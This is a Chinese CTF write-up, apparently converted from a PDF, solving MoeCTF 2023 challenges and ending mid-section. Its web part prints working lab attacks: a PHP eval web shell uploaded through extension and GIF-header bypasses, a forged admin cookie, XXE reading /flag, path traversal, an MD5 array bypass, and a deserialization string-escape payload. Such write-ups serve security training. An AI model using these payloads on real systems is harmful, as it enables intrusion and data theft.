MoeCTF 2023 部分write up


前言

蛮打,后续一些题目做的也是磕磕碰碰,好在有朋友相助,边做边问,还 是做出来了

签到题

hello CTFer

给了个url,直接打开就有flag



然后提交就完了

```
lan1oc@MoeCTF 2023 in hello CTFer
$ moectf{We1com3_t0_m0ectf_2o23!!!}
[+] 正在提交: moectf{We1com3_t0_m0ectf_2o23!!!}

lan1oc@MoeCTF 2023 in hello CTFer
$ [+] flag 正确
```

Basic

CCCCC

给了一个C程序的代码

```
#include<stdio.h>
#include<string.h>
int main()
{
    //unsigned char flag[]="moectf{HAHA_C_1s_easy!}";
    unsigned char enc_data[]="mng`pc}OIAKTOR?|Ots`m4k",flag[23];
    int i;
    for( i=0;i<strlen(enc_data);i++)
    {
        | flag[i]=enc_data[i]^i;
        }
        puts(flag);
    return 0;
}</pre>
```

代码中直接写了flag,运行之后一样能得到结果,这个代码是个解密的过程,密文为 mng`pc}OIAKTOR?|Ots`m4k,然后用一个for循环,对它进行递增的异或运算

Python

题目所给代码为

```
enc1=[158, 156, 150, 144, 135, 149, 136, 163, 138, 135, 155, 195, 157, 172, 194, 137, 172, 195, 134, 129, 172, 148, 195, 195,
```

```
151, 172, 149, 129, 154, 150, 157, 151, 137, 142]
x=lambda x:x^0xff
enc2=[]
for i in enc1:
    enc2.append(x(i))
key="moectf2023"
flag=""
for i in range(len(enc2)):
        flag+=chr(((0xf3)&(enc2[i])|((enc2[i])^0xff)&0xc))
print(flag)
```

也是涉及到异或运算,但最后得到flag,进行的是位或运算

runme

给了一个可执行文件,但是直接运行会闪退,题目说了用cmd运行,运行 后得结果

```
C:\Users\17733\Desktop\moectf 2023\runme>runme.exe
moectf{0h_y0u_can_use_cmd!!!}
```

runme2

要用linux系统,那一样的操作属于是

```
(kali®kali)-[~/Desktop/moectf 2023]
$ ./runme2
zsh: 权限不够: ./runme2

(kali®kali)-[~/Desktop/moectf 2023]
$ sudo chmod +x runme2

[sudo] kali 的密码:

(kali®kali)-[~/Desktop/moectf 2023]
$ ./runme2
moectf{Run_me_in_linux!}
```

MISC

misc入门指北

给了一个pdf文档,下载后,文末有个字符串,条件反射base64

总结

MISC是一个具有极大趣味性的方向,也是切入CTF 竞赛领域、培养兴趣的一个很不错的入口,希望大家都能找到乐趣,学到知识,结识好朋友。祝大家在 MoeCTF2023 玩的开心啦~

最后是给大家准备的 flag,不过已经被编码过了,看看你能不能解码出来(提示一下,文中就有工具哦): bW91Y3Rme2hAdjNfZnVuX0B0X20xNWNfIX0=

解码得到

moectf{h@v3_fun_@t_m15c_!}

WEB

http

下载一个叫WSRX的客户端连接一下开环境以后给的地址

```
lan1oc@MoeCTF 2023 in http

$ service start

正在处理, 请坐和放宽 (不是) ...

服务启动成功

服务时限: 下午12:09:07 - 下午1:09:07

WSRX 连接地址: wss://ctf.xidian.edu.cn/api/traffic/QyvlEfkK2F0nLteSgE3Kz
```



然后访问 localhost: 64824

this is GET method,

your mission:


1.use parameter: UwU=u 2.post **form**: Luv=u 3.use admin character 4.request from 127.0.0.1 5.use browser 'MoeBrowser' Complete All Missions

然后就是完成这些任务,1、2有手就行

your mission:

1.use parameter: UwU=u 2.post **form**: Luv=u 3.use admin character 4.request from 127.0.0.1 5.use browser 'MoeBrowser' Complete All Missions

mission 1 success mission 2 success



5就是将ua头的值换成 MoeBrowser 就行

```
Vser-Agent : MoeBrowser

<br/>
<br/>
mission 1 success <br>
mission 2 success <br>
mission 5 success <br>
```

3是将 cookie 中的 character 的值改为admin就行

4是在数据包添加一个字段

```
X-Forwarded-For: 127.0.0.1
```

然后所有任务完成, flag就出了

web入门指北

题目显示要解码得flag

```
CHALLENGE: Web入门指北
DESCRIPTION: 解码获取flag
获取 checker 信息中...
PROVIDED: web入门指北.zip
```

先把附件下载下来看看,解压完是个pdf文档

web入门指北.md

moectf2023 web 入门指南

Klutton

知识和资源的获取

前言

ctf知识的学习与课内一板一眼式的教书不同,如果你想要获得成长的能力,那么你 **必须** 获取 **自主获取知识** 的能力,如果你是一个初学者,这是一个脱离以前填鸭式应试教育的学习模式,你需要不得不逐步适应新的学习方式, **这样的能力不管在哪个方向,甚至在别的竞赛学科中,都是必要的**

这样的学习方式是受益终生的, 不是吗?

从公开资源获取知识和资源

这个目录表是有难易顺序的,因为每一个途径都需要一定的经验和知识才能掌握

- 搜索引擎
 - 。 优先选择bing和google
 - 。 不会就先搜,搜索引擎的速度肯定比管理员回消息快
 - 。 在上面两引擎信息不足情况下考虑其他引擎
- 人工智能
 - 。 随着时代的发展,从2023年(笔者确信)开始,无论国内外,语言模型的发展使得于 可以大概 地与人工智能沟通获取知识,人工智能不怕累、不怕麻烦,值得重复问一些简单问
 - 。 如果不知道怎么弄, 请接着看下面的内容
- GitHub等开源社区
 - 。 搜索关键词,可能有热心的开源作者汇集的一些*某某大全形式*的攻击载荷,忘了就

文档最后发现了一组神秘数字, 要解码的应该就是这个了

666c61673d6257396c5933526d6533637a62454e7662575666564739666257396c513152475831637959 6c396a61474673624756755a3055684958303d

一眼十六讲制,那就转字符一下,写个脚本

original_hex_string = "66 6c 61 67 3d 62 57 39 6c 59 33 52 6d 65 33 63 7a 62 45 4e 76 62 57 56 66 56 47 39 66 62 57 39 6c 51 31 52 47 58 31 63 79 59 6c 39 6a 61 47 46 73 62 47 56 75 5a 30 55 68 49 58 30 3d"

将空格移除,并将十六进制字符串转换为字节序列

hex_bytes = bytes.fromhex(original_hex_string.replace(" ", ""))

```
# 将字节序列转换为普通字符串

original_string = hex_bytes.decode("utf-8")

# 将字符串中的空格替换为 %replaced_string = original_string.replace(" ", "%")

print(replaced_string)
```

结果是个base64编码的字符,看来没有一步出啊


C:\Users\17733\AppData\Local\Programs\Python\Python311\python.exe
flag=bW9lY3Rme3czbENvbWVfVG9fbW9lQ1RGX1cyYl9jaGFsbGVuZ0UhIX0=

转换后得flag



彼岸的flag

开环境以后,用wsrx连一下,然后访问得到一个聊条记录



然后看源码找就行,一开始搜flag没搜到,就想着搜下ctf,然后就出货了

肖息<!--经过tracker,破获出内容为moectf{find_comments_mouw66MuOwg1L5qbQufgHdy1a9B91sYm}-->

cookie

下载附件后,解压得到一个文档

```
README
      些api说明
注册 POST /register
                                                                  JSON
     "username": "koito",
     "password": "123456"
登录 POST /login
                                                                  JSON
     "username": "koito",
     "password": "123456"
获取flag GET /flag
查询服务状态 GET /status
```

开环境之后,直接访问/flag,嗯,确实不可能这么简单,直接就给



那就先注册

先访问/register, 然后抓包换成POST类型, 然后提交

```
{
    "username":"lan1oc",
```

```
"password":"admin123"
}
```

然后再登录(按照下载的附件操作就行了),然后访问/flag

```
error: "ok"

▼ data:

flag: "flag{sorry_but_you_are_not_admin}"
```

然后注意到响应中的token是个base64编码的字符串,解码后得到(之前没注意到,就重新注册了然后一顿乱操作才注意到)

```
1 {"username": "admin123", "password": "123456", "role": "user"}
```

那就将user改成admin就行了,然后构造的cookie替换访问 /flag 的请求包中的token就有flag了

```
6 Accept-Encoding : gzip, deflate
                                                                           6 Set-Cookie : token=
7 Connection : close
                                                                             eyJ1c2VybmFtZSI6ICJsYW4xb2MiLCAicGFzc3dvcmQi0iAiMTIzNDU2IiwgI
B Cookie: Phpstorm-412d99d2 =
                                                                             nJvbGUiOiAidXNlciJ9 ;
 aOaf74eb-8cd9-4821-b108-10ba76c3c084 ; token=
  eyJlc2VybmFtZSI6ICJhZGlpbjEyMyIsICJwYXNzd29yZCI6ICIxMjMONTYiL
                                                                            eyJ1c2VybmFtZS16ICJhZG1pbjEyMyIsICJwYXNzd29yZC16ICIxMjMONTYiL
CAicm9sZSI6ICJhZG1pbiJ9
9 Upgrade-Insecure-Requests
                                                                             CAicm9sZSI6ICJ1c2VyIn0=
                                                                           8 Set-Cookie : token=
) Sec-Fetch-Dest : document
                                                                             eyJ1c2VybmFtZSI6ICJhZG1pbjEyMyIsICJwYXNzd29yZCI6ICIxMjMONTYiL
1 Sec-Fetch-Mode : navigate
                                                                             CAicm9sZSI6ICJ1c2VyIn0= ;
                                                                         9 Set-Cookie : token=
Sec-Fetch-Site : none
3 Sec-Fetch-User : ?1
                                                                            eyJ1c2VybmFtZSI6ICJhZG1pbjEyMyIsICJwYXNzd29yZCI6ICIxMjMONTYiL
                                                                             CAicm9sZSI6ICJ1c2VyIn0=
                                                                          10 Content-type : application/json
                                                                               "error" : "ok",
                                                                                  "flag":
                                                                                 "moectf(cooKi3_is_d3licious_MA9iVff90SSJ!!M6Mrfu9ifxi9i!J
GofMJ36D9cPMxro}"
```

gas!gas!gas!

感觉像一个游戏

如何漂移

- 1. 油门大轮胎转速高空转,抓地力就小,反之抓地力大
- 2. 保持反打,根据弯方向提示,反打反向
- 3. 在0.5s内快速反应,并坚持下来五轮
- 4. 重新随便提交一次操作来重新开始



测试了一下,如果没有时间限制,很容易就能通过要求,但是限制了0.5s,那就写个脚本(实际是找大佬要了)

```
import requests
from time import sleep
import bs4
url = "http://localhost:63283/"
session = requests.session()
def req(driver, steering_control, throttle):
    data = {
        "driver": driver, #选手
        "steering_control": steering_control, #方向
        "throttle": throttle #油门
    }
    resp = session.post(url, data=data)
    return resp.text
def tq(text):
    bs4 text = bs4.BeautifulSoup(text,
"html.parser").find("h3").text
```

```
print(bs4_text)
   return bs4_text
def pd(text):
    if "失误" in text:
        return False, False
    if "向右" in text:
        steering_control = -1
    elif "直行" in text:
        steering_control = 0
    elif "向左" in text:
        steering_control = 1
    if "太小" in text:
       throttle = 0
    elif "保持" in text:
       throttle = 1
    elif "太大" in text:
       throttle = 2
    return steering_control, throttle
def main():
    steering_control = 1
   throttle = -1
   count = 0
   for i in range(7):
        count+=1
       text = req(666666, steering_control, throttle)
        if "完美" in text:
           print(text)
           return 0
        a, b = pd(tq(text))
        if a is False:
```

```
return 0
    # print(a,b)
    steering_control, throttle = a, b
    print(count)
    session.close()

if __name__ == '__main__':
    main()
```

脚本跑一下就出来了



moe图床

开环境看到是一个上传的界面

浏览... 未选择文件。

看前端元素发现,只能上传png格式的图片


```
Input'); const file = fileInput.files[0]; if ions = ['png']; const fileExtension = es(fileExtension)) { alert('只允许上传后缀名为png的le', file); fetch('upload.php', { method: lt => { if (result.success) { const uploadResult Element('p'); para.textContent = ('地址:');
```

审了下源码看到有个upload.php,蛮访问下,看到了上传的源码

```
<?php
$targetDir = 'uploads/';
$allowedExtensions = ['png'];
$tmp_path = $_FILES['file']['tmp_name'];
      if ($file['type'] !== 'image/png')
             die(json_encode(['success' => false,
                                             'message' => '文件类型不符合要求']));
      if (filesize(tmp_path) > 512 * 1024) {
             die(json_encode(['success' => false,
                                              'message' => '文件太大']));
      $fileName = $file['name'];
      $fileNameParts = explode('.', $fileName);
      if (count($fileNameParts) >= 2)
             $secondSegment = $fileNameParts[1];
             if ($secondSegment !== 'png')
                   die(json_encode(['success'
                                          => false, 'message' => '文件后缀不符合要求']));
      } else
              {
             die(json_encode(['success' => false, 'message' => '文件后缀不符合要求']));
      $uploadFilePath = dirname(_FILE__) . '/' . $targetDir . basename($file['name']);
      if (move_uploaded_file($tmp_path, $uploadFilePath)) {
            die(json_encode(['success'
                                    => true, 'file_path' => $uploadFilePath]));
      } else
             die(json_encode(['success' => false, 'message' => '文件上传失败']));
```

主要是要绕开png验证就行,可以看到它是以.分割文件名,然后检测第二部分是不是png,那就将马子改成.png.php 就能绕过验证了

```
1 POST /upload.php HTTP/1.1
                                                                                    1 HTTP/1.1 200 OK
  Host: localhost:52271
                                                                                      Date: Thu, 24 Aug 2023 11:17:45 GMT
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
                                                                                    3 Server: Apache/2.4.25 (Debian)
  Gecko/20100101 Firefox/116.0
                                                                                    4 X-Powered-By : PHP/7.2.19
 4 Accept: */*
                                                                                    5 Content-Length: 66
5 Accept-Language
                                                                                    6 Connection: close
  zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
                                                                                    7 | Content-Type : text/html; charset=UTF-8
6 Accept-Encoding : gzip, deflate
7 Referer : http://localhost:52271/
                                                                                    9 {"success":true, "file_path":"\/var\/www\/html\/uploads\/.png.php"}
8 Content-Type : multipart/form-data;
                                     9 Content-Length : 241
10 Origin: http://localhost:52271
11 Connection : close
12 Cookie: Phpstorm-412d99d2 =a0af74eb-8cd9-4821-b108-10ba76c3c084
13 Sec-Fetch-Dest : empty
14 Sec-Fetch-Mode : cors
15 Sec-Fetch-Site : same-origin
                               -14572157421044917255845174412
18 | Content-Disposition : form-data; name="file"; filename=".png.php"
19 Content-Type : image/png
21 <?php eval($_POST[1]);?>
                              ---14572157421044917255845174412---
```



然后emmm环境断了,没事继续,rce好像没成功(那看来后续连蚁剑找到,而rce没成功是因为连接断了的问题),连蚁剑看看,在根目录找到flag



了解你的座驾


明确说在根目录了, 那等等到那一步了应该找起来更容易了

CHALLENGE: 了解你的座驾

DESCRIPTION: 为了极致地漂移,我们准备了一个网站用于查找你喜欢的车车; 听说fla

g也放在里面了,不过不在网站目录放在根目录应该没问题的吧。。。


开环境后访问,是这样一个界面



任意选择一台车!

点击左侧的选项

选最后一个,然后看到了这。。。 🤣



审了下源码,应该是考xxe,然后也说了flag在根目录

```
var form = document.createElement("form");
form.method = "post";
form.action = "index.php";

var input = document.createElement("input");
input.type = "hidden";
input.name = "xml_content";
input.value = "<xml><name>" + name + "</name></xml>";
```

那就构建一个触发代码

I GITO CIOTI DGDMI CI OIM (HGMC)

然后得到一串base64编码的字符

```
Warning
</b>
: simplexml_load_string(): php://filter/convert.base64-encode/resource=file:///flag:1:
                                                                                        parser error : internal error in (b)
  /var/www/html/index.php
on line (b)
 276
</b>
<br />
<br />
 Warning
</b>
: simplexml_load_string(): bW91Y3RmeldoaWNoX29uZV9Zb3UndmVfQ2hvc2VuP1NrVGF0Um9fWjVMekVSZDhBQ0hUNVFtQU5KdHdt
                                                                                                            in <b>
 /var/www/html/index.php
</b>
on line (h)
```

但是解码结果很怪,所以还得继续找(问会选择哪个。)

moectf{Which_one_You've_Chosen?SkTaNRo_Z5LzERd8ACHT5QmANJtwm

后来问了朋友,告诉我要嵌套一下,不能直接引入读文件的外部实体,所以payload改为


大海捞针

题目给了环境地址, 打开后是要爆破

use /?id=<1-1000> to connect to different parallel universes

(it might seem wired that the index is between 1 and 1000...)

那爆破以后发现有个长度很突出的,达到2035,然后在响应里搜索了一下 就找到了



meo图床


开环境后, 跟moe图床那题一样也是一个标准上传页面, 看看源码

比moe那道题的少了很多, 先做些测试, 发现了限制

只允许上传图片文件 (JPEG、PNG 或 GIF) 。

这次用.png.php 绕过不了了。

加个图片头就能绕过了



那传个php文件,也是上传成功

```
POST /upload.php HTTP/1.1
                                                                                  1 HTTP/1.1 200 OK
 Host: localhost:54121
                                                                                    Date: Mon, 28 Aug 2023 11:36:18 GMT
                                                                                  3 Server: Apache/2.4.25 (Debian)
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
 Gecko/20100101 Firefox/116.0
                                                                                    X-Powered-By : PHP/7.2.19
                                                                                  5 Content-Length: 56
 text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/
 webp, */*; q=0.8
                                                                                    Content-Type : text/html; charset=UTF-8
 Accept-Language
 zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
                                                                                  9 <a href="images.php?name=64ec86b2ddc27_1.php">
 Accept-Encoding : gzip, deflate
                                                                                      查看
                                                                                    </a>
 Content-Type : multipart/form-data;
 boundary=
                                    -107736596124667581564017539576
 Content-Length: 267
 Origin: http://localhost:54121
| Connection : close
 Referer: http://localhost:54121/
 Cookie: Phpstorm-412d99d2 =a0af74eb-8cd9-4821-b108-10ba76c3c084
Upgrade-Insecure-Requests : 1
 Sec-Fetch-Dest : document
 Sec-Fetch-Mode : navigate
 Sec-Fetch-Site : same-origin
 Sec-Fetch-User: ?1
                             -107736596124667581564017539576
| Content-Disposition : form-data; name="image"; filename="1.php"
 Content-Type : application/octet-stream
GIF89A
: <?php
eval($_POST[1]);
i ?>
                             -107736596124667581564017539576-
```

但访问后显示, 好像还是没有解析成php文件

确实,从响应中看到,类型是png图片了

```
1 HTTP/1.1 200 0K
2 Date: Mon, 28 Aug 2023 11:40:21 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/7.2.19
5 Content-Length: 35
6 Connection: close
7 Content-Type: image/png
8
9 GIF89A
0 (?php
eval($_POST[1]):
12 ?>
```

然后想着它这个文件名给我加了个随机数,我就直接访问上传的1.php,然后发现了file_get_contents(),那就试试文件读取,猜flag在根目录

Warning: file_get_contents(../uploads/../../mflag): failed to open stream: No such file or directory in /var/www/html/images.php on line 5

Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/images.php:5) in /var/www/html/images.php on line 6

果然,找到了线索,给了flag文件名

```
......
1 GET /images.php ?name=../../../flag HTTP/1.1
                                                                                    1 HTTP/1.1 200 OK
                                                                                    2 Date: Tue, 29 Aug 2023 05:29:39 GMT
3 Server: Apache/2.4.25 (Debian)
  Host: localhost:57189
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/116.0
                                                                                    4 X-Powered-By : PHP/7.2.19
4 Accept:
                                                                                    5 Content-Length: 118
                                                                                    6 Connection: close
7 Content-Type: image/png
  text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/
  webp, */*; q=0.8
5 Accept-Language
  zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
                                                                                    9 hello~
6 Accept-Encoding : gzip, deflate
                                                                                   10 Flag Not Here
7 Connection : close
                                                                                   11 Find Somewhere Else
8 Cookie: Phpstorm-412d99d2 =a0af74eb-8cd9-4821-b108-10ba76c3c084
9 Upgrade-Insecure-Requests : 1
10 Sec-Fetch-Dest : document
                                                                                   14 <!--F13g_n0t_Here_dont_peek!!!!!.php-->
1 Sec-Fetch-Mode : navigate
                                                                                   16 Not Here awa
12 Sec-Fetch-Site : none
3 Sec-Fetch-User: ?1
```

嗯然后没找到,直接访问看到了源码

```
<?php
highlight file( FILE );
    (isset($ GET['param1']) && isset($ GET['param2'])) {
       $param1 = $_GET['param1'];
       $param2 = $ GET['param2'];
           ($param1 !== $param2)
       if
               md5Param1 = md5(param1);
               md5Param2 = md5(param2):
                   ($md5Param1 == $md5Param2)
                       echo "0.0!!" . getenv("FLAG");
                  else {
                      echo "0. o??":
         else
               echo "o. 0?";
  else {
       echo "0. o?":
?> O.o?
```

看来是要进行md5碰撞,用数组做,然后出了flag

```
http://localhost:57189/Fl3g_n0t_Here_dont_peek!!!!.php?
param1[]=collision&param2[]=alohomora
```

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/Fl3g_n0t_Here_dont_peek!!!!.php on line 11

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/Fl3g_n0t_Here_dont_peek!!!!.php on line 12 O.O!! moectf{oops_file_get_contents_controllable_fyGliejGGnKQVav-7qLP5EY88TjCFHgJ}

夺命十三枪

开环境, 然后直接就能看到源码

发现有个 Hanxin.exe.php , 访问后得到源码

```
<?php
if (basename($_SERVER['SCRIPT_FILENAME']) ===
basename( FILE )) {
    highlight file( FILE );
}
class Deadly Thirteen Spears{
    private static $Top Secret Long Spear Techniques Manual =
array(
        "di yi qiang" => "Lovesickness",
        "di_er_qiang" => "Heartbreak",
        "di_san_qiang" => "Blind_Dragon",
        "di_si_qiang" => "Romantic_charm",
        "di_wu_qiang" => "Peerless",
        "di_liu_qiang" => "White_Dragon",
        "di_qi_qiang" => "Penetrating_Gaze",
        "di_ba_qiang" => "Kunpeng",
        "di_jiu_qiang" => "Night_Parade_of_a_Hundred_Ghosts",
        "di_shi_qiang" => "Overlord",
        "di_shi_yi_qiang" => "Letting_Go",
        "di_shi_er_qiang" => "Decisive_Victory",
```

```
"di_shi_san_qiang" => "Unrepentant_Lethality"
    );
    public static function Make_a_Move($move){
        foreach(self::$Top_Secret_Long_Spear_Techniques_Manual
as $index => $movement){
            $move = str_replace($index, $movement, $move);
        }
        return $move;
    }
}
class Omg_It_Is_So_Cool_Bring_Me_My_Flag{
    public $Chant = '';
    public $Spear_Owner = 'Nobody';
    function construct($chant){
        $this->Chant = $chant;
        $this->Spear_Owner = 'Nobody';
    }
    function __toString(){
        if($this->Spear_Owner !== 'MaoLei'){
            return 'Far away from COOL...';
        }
        else{
            return "Omg You're So COOOOOL!!! " . getenv('FLAG');
        }
    }
}
?>
```

ok,看来这题应该是考反序列化②,在 Deadly_Thirteen_Spears 的 Make_a_Move 方法中有 str_replace() 函数,那就明了了,要字符串逃逸,跟flag有关的是 Omg_It_Is_So_Cool_Bring_Me_My_Flag 的 __toString 方法,这个不用管,因为在题目源码里有执行了,不需要我们去看这个魔术方法,跑出flag的条件是 \$this->Spear_Owner == 'MaoLei' ,那目的就有了:利用逃逸将 Spear_Owner 的值改为 MaoLei 。 那么先本地测一下,随便输入一个值得到想要的反序列化字符串测试:

```
<?php
class Omg_It_Is_So_Cool_Bring_Me_My_Flag{
    public $Chant = '';
    public $Spear Owner = 'MaoLei';
   function construct($chant){
        $this->Chant = $chant;
        $this->Spear Owner = 'MaoLei';
    }
   function __toString(){
        if($this->Spear_Owner !== 'MaoLei'){
            return 'Far away from COOL...';
        }
        else{
            return "Omg You're So COOOOOL!!! " . getenv('FLAG');
        }
    }
}
$a = new Omg It Is So Cool Bring Me My Flag(1);
echo serialize($a)
?>
```

```
跑出来的结果是 0:34:"Omg_It_Is_So_Cool_Bring_Me_My_Flag":2:
{s:5:"Chant";i:1;s:11:"Spear_Owner";s:6:"MaoLei";}
这其中只有
```

```
s:11:"Spear_Owner";s:6:"MaoLei";}
```

是我们想要的,这一共有33个字符,但是逃逸的时候,我们需要闭合前面的东西,所以要添加"; , 那一共就是35个字符, 也就是

```
";s:11:"Spear_Owner";s:6:"MaoLei";}
```

然后就是看到这个

这里的 \$move 就相当于题目源码里的 \$Chant ,它的值是我们传入get参数值,然后这一段呢,会把 \$Chant 里的 \$index 用 \$movement 替换,

\$index => \$movement 就跟数组

\$Top_Secret_Long_Spear_Techniques_Manual 里的值一样,\$index 就是数组里的索引,\$movement 是与索引关联的值,这样变量搞清楚,就是明确目标

要找值比索引多一个字符的那个组合, 也就

是 "di_yi_qiang" => "Lovesickness", 多一个是因为是用值替换索引,要 逃逸的字符是35个,那就要刚好多出35个字符达到这个效果

那payload也可以构建了,因为 di_yi_qiang 会被 Lovesickness 替换,每替换一次就多一个字符,那替换35次就行了,所以

```
chant=di_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_
yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangd
i_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qian
gdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qi
angdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi
qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi_qiangdi_yi
i_qiang";s:11:"Spear_Owner";s:6:"MaoLei";}
```

Your Movements: O:34:"Omg_It_Is_So_Cool_Bring_Me_My_Flag":2: {s:5:"Chant";s:420:"LovesicknessLovesickn

signin

题目给了附件,是网站源码,这个先放着,打开网页,是个登录界面,并告诉我们默认账号密码是 admin:admin, 先登录看看抓包发现发送的数据是这样的

